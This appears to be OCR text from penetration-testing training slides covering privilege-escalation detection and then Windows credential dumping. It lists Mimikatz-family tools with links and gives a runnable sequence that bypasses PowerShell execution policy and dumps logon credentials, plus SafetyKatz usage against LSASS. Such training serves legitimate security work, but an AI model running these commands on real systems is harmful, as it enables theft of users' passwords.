
MITIGATION & DETECTION – PRIVESC TOOLS

- If you've got command line and Powershell logging configured, you may be able to detect the use of privesc support tools before an attacker can do too much damage.
- No guarantees you'll catch them in time, but it doesn't hurt to try.




MITIGATION & DETECTION – CONFIGURATION AUDIT

- Use tools like AutoRuns from the Sysinternals suite to audit any custom administrator tasks/configurations that can possibly be used to elevate privileges by attackers.
- Require all custom executables & scripts be placed in write-protected directories.




ATTACKER POST PRIVESC TIP

- Always run your initial host enumeration checks again once you've gained local admin rights.
- You'll be able to access tons of information you couldn't have touched as a low integrity user.



4. CREDENTIAL DUMPING & ACCESS

CREDENTIAL DUMPING & ACCESS



The situation:


We now have local admin rights on our initially compromised user. Let's dump those passwords.

CREDENTIAL ACCESS TOOLS

- **Mimikatz and friends:**
  - Mimikatz - https://github.com/gentilkiwi (C)
  - Invoke-Mimikatz - https://github.com/PowerShellMafia/PowerSploit/tree/master/Exfiltration (Powershell)
  - SafetyKatz - https://github.com/GhostPack/SafetyKatz (C#)
- **SharpDump -** https://github.com/GhostPack/SharpDump.git (C#)
- **Procdump –** https://docs.microsoft.com/en-us/sysinternals/downloads/procdump
- **SharpWeb -** https://github.com/djhohnstein/SharpWeb (C#)

CREDENTIAL ACCESS – MIMIKATZ & FRIENDS

- Mimikatz is a tool written in C that is frequently used to abuse Windows security and authentication.
- Its most common use is extracting plaintext passwords from Windows PCs, but it's capable of a lot more. Due to its popularity, it's been ported into various languages and included in numerous tools.




Reference: https://github.com/gentilkiwi/mimikatz/wiki

CREDENTIAL ACCESS – INVOKE-MIMIKATZ

Usage:

#Bypass Powershell execution policy, import the Mimikatz script and dump logon credentials on the local PC (requires local admin rights).

```
$env:PSExecutionPolicyPreference="bypass"

Import-Module .\PowerSploit\PowerSploit.psd1

Invoke-Mimikatz -DumpCreds
```




CREDENTIAL ACCESS – SAFETYKATZ


SafetyKatz - https://github.com/GhostPack/SafetyKatz

- C# implementation of Mimikatz that first creates a memory dump of LSASS.exe, writes it to disk in the "C:\Windows\Temp" folder by default and immediately uses Mimikatz's logonpasswords command to extract cleartext Windows credentials from the dump file.
- Once the passwords have been extracted, the dump file is automatically deleted.

Usage:

SafetyKatz.exe





